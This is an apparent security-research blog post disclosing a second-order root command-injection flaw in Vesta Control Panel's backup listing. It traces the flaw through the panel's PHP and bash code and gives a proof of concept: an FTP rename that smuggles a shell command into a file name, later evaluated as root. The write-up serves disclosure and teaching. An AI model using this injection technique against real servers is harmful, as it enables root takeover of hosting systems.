


Vesta Control Panel Second Order Remote Code Execution 0day Step-by-Step Analysis

March 18, 2020 (https://pentest.blog/vesta-control-panel-second-order-remote-code-execution-0day-step-by-step-analysis/) Mehmet Ince (https://pentest.blog/author/mehmet-ince/) Advisories (https://pentest.blog/category/advisories/)

I believe that doing a security research is all about trying to understand high-level of architecture of the products and finding a creative attack vectors.

I hope this blog post will show some the readers how to start doing security research.

Installation

You can install that software Debian/Ubuntu or CentOS. I've installed it on Ubuntu 18.10 x64 by following 3 steps at http://vestacp.com/install/ (http://vestacp.com/install/).

```
# Connect to your server as root via SSH
ssh root@your.server
# Download installation script
curl -O http://vestacp.com/pub/vst-install.sh
# Run it
bash vst-install.sh
```

Vuln 0x01 – Security Design of Bash Script Executions

During static analysis of the web application, I've seen lots of bash script execution behind the scene. Let me give your one example from login process.

```
// VESTA_CMD variable definition is as follow.
define('VESTA_CMD', '/usr/bin/sudo /usr/local/vesta/bin/');
// ... OMITTED CODE...
if (isset($_POST['user']) && isset($_POST['password'])) {
    if(isset($_SESSION['token']) && isset($_POST['token']) && $_POST['token'] == $_SESSION['token']) {
        $v_user = escapeshellarg($_POST['user']);
        $v_ip = escapeshellarg($_SERVER['REMOTE_ADDR']);

        // Get user's salt
        $output = '';
        exec (VESTA_CMD."v-get-user-salt ".$v_user." ".$v_ip." json" , $output, $return_var);
        $pam = json_decode(implode('', $output), true);
        // ... OMITTED CODE...
```

Of course, having a input validation on user parameter would be better even if it's securely used in **exec()** call. In order to find a possible insecure usage of **exec()** function call, I've reviewed all the source code but couldn't find any. In the meantime, you may thinking about sudo command at the beginning of the **VESTA_CMD** variable. Yes, all the bash scripts will be executed by sudo binary through administrator interface (PHP).

Following screenshot show that PHP-FPM process is running with admin user privileges, which is capable executing sudo command and eventually executes bash scripts.

```
root     40049  0.0  0.5 178024 10536 ?        Ss   13:12   0:00 php-fpm: master process (/usr/local/vesta/php/etc/php-fpm.conf)
admin    40052  0.0  0.7 181188 15988 ?        S    13:12   0:00  \_ php-fpm: pool www
admin    40053  0.0  0.8 181180 16224 ?        S    13:12   0:00  \_ php-fpm: pool www
admin    41858  0.0  0.0   4628   780 ?        S    13:21   0:00      \_ sh -c /usr/bin/sudo /usr/local/vesta/bin/v-list-user-backups user01 json
root     41859  0.0  0.2  62220  4172 ?        S    13:21   0:00          \_ /usr/bin/sudo /usr/local/vesta/bin/v-list-user-backups user01 json
root     41860  0.0  0.1  12252  3912 ?        S    13:21   0:00              \_ /bin/bash /usr/local/vesta/bin/v-list-user-backups user01 json
```

PHP-FPM runs with Admin user

So that means, admin user must have a root privileges. Here is the content of the sudoers file. Bash scripts, executables shouldn't be executed under the context of privileged accounts, especially with user controllable datas.

```
root@mincelocal:~# cat /etc/sudoers|grep admin
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
root@mincelocal:~#
```

As I said before, all **exec()** or similar function calls has been securely used in the code base. That means, we can NOT directly have command injection vulnerability. But what if we can find an insecure command within one of the bash script with a user controllable variable ?

Vuln 0x02 – Second Order RCE on Backup Process

While I was reviewing bash script of some of the functionalists, one thing caught my attention. When you send GET request to the https://url:8083/schedule/backup/ endpoint, it will executed following PHP codes.

```
include($_SERVER['DOCUMENT_ROOT']."/inc/main.php");

$v_username = escapeshellarg($user);
exec (VESTA_CMD."v-schedule-user-backup ".$v_username, $output, $return_var);
```

Let's have a look at content of the **v-schedule-user-backup** bash script file.

```
#!/bin/bash

# Argument definition
user=$1

# Includes
source $VESTA/func/main.sh
source $VESTA/conf/vesta.conf

check_args '1' "$#" 'USER'
```

```
is_format_valid 'user'
is_system_enabled "$BACKUP_SYSTEM" 'BACKUP_SYSTEM'
is_object_valid 'user' 'USER' "$user"
is_backup_enabled
is_backup_scheduled 'backup'

# Adding backup task to  the queue
log=$VESTA/log/backup.log
echo "$BIN/v-backup-user $user yes >> $log 2>&1" >>\
    $VESTA/data/queue/backup.pipe

# Logging
log_event "$OK" "$ARGUMENTS"

exit
```

Nothing interesting so far. We can NOT even control **user** variable, since it's coming from session. But **v-schedule-user-backup** is executing **v-backup-user** file. Let's keep reading. That bash scripts does what it says, it gathers all the data related to our user and compress it as a tar.gz file.

That bash script has 945 line of code. For that reason, I'm only showing important parts.

Following code section is taken lines between 900-920 from **v-backup-user** file. It writes multiple variable into the backup.conf file (that'll be very important later!)

```
1.  # Registering new backup
2.  backup_str="BACKUP='$user.$backup_new_date.tar'"
3.  backup_str="$backup_str TYPE='$BACKUP_SYSTEM' SIZE='$size'"
4.  backup_str="$backup_str WEB='${web_list// /,}'"
5.  backup_str="$backup_str DNS='${dns_list// /,}'"
6.  backup_str="$backup_str MAIL='${mail_list// /,}'"
7.  backup_str="$backup_str DB='${db_list// /,}'"
8.  backup_str="$backup_str CRON='$cron_list'"
9.  backup_str="$backup_str UDIR='${udir_list// /,}'"
10. backup_str="$backup_str RUNTIME='$run_time' TIME='$time' DATE='$date'"
11. echo "$backup_str" >> $USER_DATA/backup.conf
```

One of the variable is 9. line **udir_list** , which is being populated by following code section around line 400-450 in the code base.

```
1.      for udir in $(ls -a |egrep -v "^conf$|^web$|^dns$|^mail$|^\.\.$|^\.$"); do
2.          exclusion=$(echo "$USER" |tr ',' '\n' |grep "^$udir$")
3.          if [ -z "$exclusion" ]; then
4.              ((i ++))
5.              udir_list="$udir_list $udir"
6.              echo -e "$(date "+%F %T") adding $udir" |tee -a $BACKUP/$user.log
7.
8.              # Backup files and dirs
9.              tar --anchored -cpf- ${fargs[@]} $udir |gzip -$BACKUP_GZIP - > $tmpdir/user_dir/$udir.tar.gz
10.         fi
11.     done
```

It basically works as follow in order:

- Get speficis folder names and files start with dots.
- Compress them into the backup file.
- Replace spaces within the file and/or folder names in case of whitespace. (that'll be important too)


In the end you will have your tar backup file on your user's folder. Please keep that information in your mind, we'll come back here later ! Now let's see what's happening when your list existing backup file via web panel.

Listing Existing Backup

Following URL can be used to list current backups. https://URL:8083/list/backup/ (https://192.168.74.218:8083/list/backup/)

```
1.      exec (VESTA_CMD."v-list-user-backup $user ".escapeshellarg($_GET['backup'])." json", $output, $return_var);
2.      $data = json_decode(implode('', $output), true);
3.      $data = array_reverse($data,true);
4.      unset($output);
```

That endpoint will execute **v-list-user-backups** bash script file with **user**, **backup** and **json** variables retrieves some information about user's backup and shows them on web ui.



Let's have a look at v-list-user-backup implementation. Please keep that in your mind, we are interested with json output.

```
1.  json_list() {
2.      IFS=$'\n'
3.      i=1
4.      objects=$(grep BACKUP $USER_DATA/backup.conf |wc -l)
```

```
    echo "{"
    while read str; do
        eval $str
        echo -n '    "'$BACKUP'": {
        "TYPE": "'$TYPE'",
        "SIZE": "'$SIZE'",
        "WEB": "'$WEB'",
        "DNS": "'$DNS'",
        "MAIL": "'$MAIL'",
        "DB": "'$DB'",
        "CRON": "'$CRON'",
        "UDIR": "'$UDIR'",
        "RUNTIME": "'$RUNTIME'",
        "TIME": "'$TIME'",
        "DATE": "'$DATE'"
    }'
        if [ "$i" -lt "$objects" ]; then
            echo ','
        else
            echo
        fi
        ((i++))
    done < <(cat $USER_DATA/backup.conf)
    echo '}'
}
```

Allright, that's interesting :) Content of the user's backup.conf file read and string is being passed to the eval J It's time to remember first stage of that report, backup.conf is being created with multiple parameter (remember udir_list)

```
root@mincelocal:~# cat /usr/local/vesta/data/users/user01/backup.conf

BACKUP='user01.2020-03-13_13-40-01.tar' TYPE='local' SIZE='1' WEB='' DNS='' MAIL='' DB='' CRON='' UDIR='.bash_logout,.bashrc,.profile,tmp' RUNTIME='1' TIME='13:40:01' DATE='2020-03-13'

root@mincelocal:~#
```

Here is the content of the backup.conf file. All the files starts with dot is in the UDIR definiton with single quotes and thanks to best operating system ever Linux, we can use single quotes in the files name 🙂 We can connect our user's homefolder with FTP and renamed .bash_logout file with something **.bash_logout';$(PAYLOAD);'** will be our payload.

PoC

1 – User login to the FTP

2 – Renamed the .bash_logout with **bash_logout';$(sleep${IFS}1337);'** ! white-space will break the payload. Remember sed command on the previouse section!

```
➜ Desktop ftp 192.168.74.218
Connected to 192.168.74.218.
220 (vsFTPd 3.0.3)
Name (192.168.74.218:mince): user01
331 Please specify the password.
Password:
230 Login successful.
ftp> rename .bash_logout .bash_logout';$(sleep${IFS}1337);'
350 Ready for RNTO.
250 Rename successful.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1002     1002          220 Apr 04  2018 .bash_logout';$(sleep${IFS}1337);'
-rw-r--r--    1 1002     1002         3771 Apr 04  2018 .bashrc
-rw-r--r--    1 1002     1002          807 Apr 04  2018 .profile
drwxr-xr-x    5 0        0            4096 Mar 13 13:20 conf
drwxr-x--x    2 0        0            4096 Mar 13 13:20 mail
drwx------    2 1002     1002         4096 Mar 13 13:20 tmp
drwxr-xr-x    2 1002     1002         4096 Mar 13 13:20 web
226 Directory send OK.
ftp>
```

3 – User login to the web application.

4 – Trigger the backup process.

5 – When the backup process finished, wait like 3-4 minutes, Here is the content of the backup.conf with implanted payload.

```
root@mincelocal:~# cat /usr/local/vesta/data/users/user01/backup.conf

BACKUP='user01.2020-03-13_13-40-01.tar' TYPE='local' SIZE='1' WEB='' DNS='' MAIL='' DB='' CRON='' UDIR='.bash_logout';$(sleep${IFS}1337);',.bashrc,.profile,tmp' RUNTIME='1'
TIME='13:40:01' DATE='2020-03-13'
```

6 – Go to https://192.168.74.218:8083/list/backup/ (https://192.168.74.218:8083/list/backup/)endpoint where we trigger the v-list-user-backup bash script execution. v-list-user-backup will read the content of the backup.conf file which contains our payload in the filename changed via FTP on step 2.

7 – eval is being called.

8 – Thanks to the first vulnerability, that command will be executed as a root !


```
root     40049  0.0  0.5 178024 10536 ?        Ss   13:12   0:00 php-fpm: master process (/usr/local/vesta/php/etc/php-fpm.conf)
admin    40052  0.0  0.7 181188 15996 ?        S    13:12   0:00  \_ php-fpm: pool www
admin    95627  0.0  0.0   4628   808 ?        S    14:13   0:00  |   \_ sh -c /usr/bin/sudo /usr/local/vesta/bin/v-list-user-backups user01 json
root     95628  0.0  0.2  62220  4212 ?        S    14:13   0:00  |       \_ /usr/bin/sudo /usr/local/vesta/bin/v-list-user-backups user01 json
root     95629  0.0  0.1  12252  3908 ?        S    14:13   0:00  |           \_ /bin/bash /usr/local/vesta/bin/v-list-user-backups user01 json
root     95638  0.0  0.1  12252  2504 ?        S    14:13   0:00  |               \_ /bin/bash /usr/local/vesta/bin/v-list-user-backups user01 json
root     95639  0.0  0.0   6176   808 ?        S    14:13   0:00  |                   \_ sleep 1337
admin    40053  0.0  0.8 181180 16224 ?        S    13:12   0:00  \_ php-fpm: pool www
```

Exploitation

Ofcourse executing a sleep command with root privileges is not enough ! Here is the Metasploit module in action fellers !

One of the major problem about exploitation is that we have length limitation on file name 🙂 Also space within the file name is forbidden because it breaks bash script eval command. So you may want to read Metasploit module's source code in order to see how I managed to overcome these problems.

https://github.com/rapid7/metasploit-framework/pull/13094 (https://github.com/rapid7/metasploit-framework/pull/13094)



0day (https://pentest.blog/tag/0day/) exploit (https://pentest.blog/tag/exploit/) metasploit (https://pentest.blog/tag/metasploit/)

MEHMET INCE (HTTPS://PENTEST.BLOG/AUTHOR/MEHMET-INCE/)

Master Ninja @ Prodaft / INVICTUS Europe.

What do you think?

23 Responses

5 Comments

Login

G

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Share

Best Newest Oldest

Neolex 3 years ago edited

Hello, it's maybe a stupid question but, for :

```
echo "$BIN/v-backup-user $user yes >> $log 2>&1" >> $VESTA/data/queue/backup.pipe
```

You said "We can NOT even control user variable, since it’s coming from session" but , just to be sure , it would be useless anyway since there is no eval,right ?

1 0 • Reply • Share ›

Mehmet İnce Ninja → Neolex 3 years ago

Yes it would be useless too mate

0 0 • Reply • Share ›

RE

Ravi E

a year ago

super information about control panel and execution guide step by step analysis.

‹ Advisory | Seagate Central Storage Remote Code Execution 0day (https://pentest.blog/advisory-seagate-central-storage-remote-code-execution/)

Unexpected Journey #7 – GravCMS Unauthenticated Arbitrary YAML Write/Update leads to Code Execution (CVE-2021-21425) › (https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/)

Search...

PRODAFT CYBER INTELLIGENCE AND CYBER SECURITY SERVICES

(https://www.invictuseurope.com/)

RECENT POSTS

Advisory | Roxy-WI Unauthenticated Remote Code Executions CVE-2022-31137 (https://pentest.blog/advisory-roxy-wi-unauthenticated-remote-code-executions-cve-2022-31137/)

Advisory | GLPI Service Management Software Multiple Vulnerabilities and Remote Code Execution (https://pentest.blog/advisory-glpi-service-management-software-sql-injection-remote-code-execution-and-local-file-inclusion/)

LiderAhenk 0day – All your PARDUS Clients Belongs To Me (CVE-2021-3825) (https://pentest.blog/liderahenk-0day-all-your-pardus-clients-belongs-to-me/)

Pardus 21 Linux Distro – Remote Code Execution 0day 2021 CVE-2021-3806 (https://pentest.blog/pardus-21-linux-distro-remote-code-execution-0day-2021/)

Unexpected Journey #7 – GravCMS Unauthenticated Arbitrary YAML Write/Update leads to Code Execution (CVE-2021-21425) (https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/)

LATEST COMMENTS

- Ege Balci (https://github.com/EgeBalci) on Art of Anti Detection 3 – Shellcode Alchemy (https://pentest.blog/art-of-anti-detection-3-shellcode-alchemy/#comment-1244)
- Chase Run Taylor on Art of Anti Detection 1 – Introduction to AV & Detection Techniques (https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/#comment-1243)
- Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1242)
- 0x00 on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1241)
- Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1240)

TAGS

0day (https://pentest.blog/tag/0day/) 1day (https://pentest.blog/tag/1day/) advisory (https://pentest.blog/tag/advisory/) alienvault (https://pentest.blog/tag/alienvault/) android (https://pentest.blog/tag/android/) application (https://pentest.blog/tag/application/) assembly (https://pentest.blog/tag/assembly/) bof (https://pentest.blog/tag/bof/) burp (https://pentest.blog/tag/burp/) bypass (https://pentest.blog/tag/bypass/) crypter (https://pentest.blog/tag/crypter/) decoder (https://pentest.blog/tag/decoder/) dns (https://pentest.blog/tag/dns/) EMET (https://pentest.blog/tag/emet/) encoder (https://pentest.blog/tag/encoder/) exploit (https://pentest.blog/tag/exploit/) hook (https://pentest.blog/tag/hook/) iat (https://pentest.blog/tag/iat/) icmp (https://pentest.blog/tag/icmp/) in-memory (https://pentest.blog/tag/in-memory/) IOT (https://pentest.blog/tag/iot/) linux (https://pentest.blog/tag/linux/) malware (https://pentest.blog/tag/malware/) metasploit (https://pentest.blog/tag/metasploit/) multi-stage (https://pentest.blog/tag/multi-stage/) nas (https://pentest.blog/tag/nas/) packer (https://pentest.blog/tag/packer/) php (https://pentest.blog/tag/php/) ransomware (https://pentest.blog/tag/ransomware/) rce (https://pentest.blog/tag/rce/) reflective (https://pentest.blog/tag/reflective/) research (https://pentest.blog/tag/research/) reverse (https://pentest.blog/tag/reverse/) reversing (https://pentest.blog/tag/reversing/) secure coding (https://pentest.blog/tag/secure-coding/) securityonion (https://pentest.blog/tag/securityonion/) self-defence (https://pentest.blog/tag/self-defence/) shellcode (https://pentest.blog/tag/shellcode/) siem (https://pentest.blog/tag/siem/) sql injection (https://pentest.blog/tag/sql-injection/) sqlmap (https://pentest.blog/tag/sqlmap/) stager (https://pentest.blog/tag/stager/) storage (https://pentest.blog/tag/storage/) tunneling (https://pentest.blog/tag/tunneling/) windows (https://pentest.blog/tag/windows/)

AWARDED TOP 15 PENTEST BLOG

(https://blog.feedspot.com/pentest_blogs/)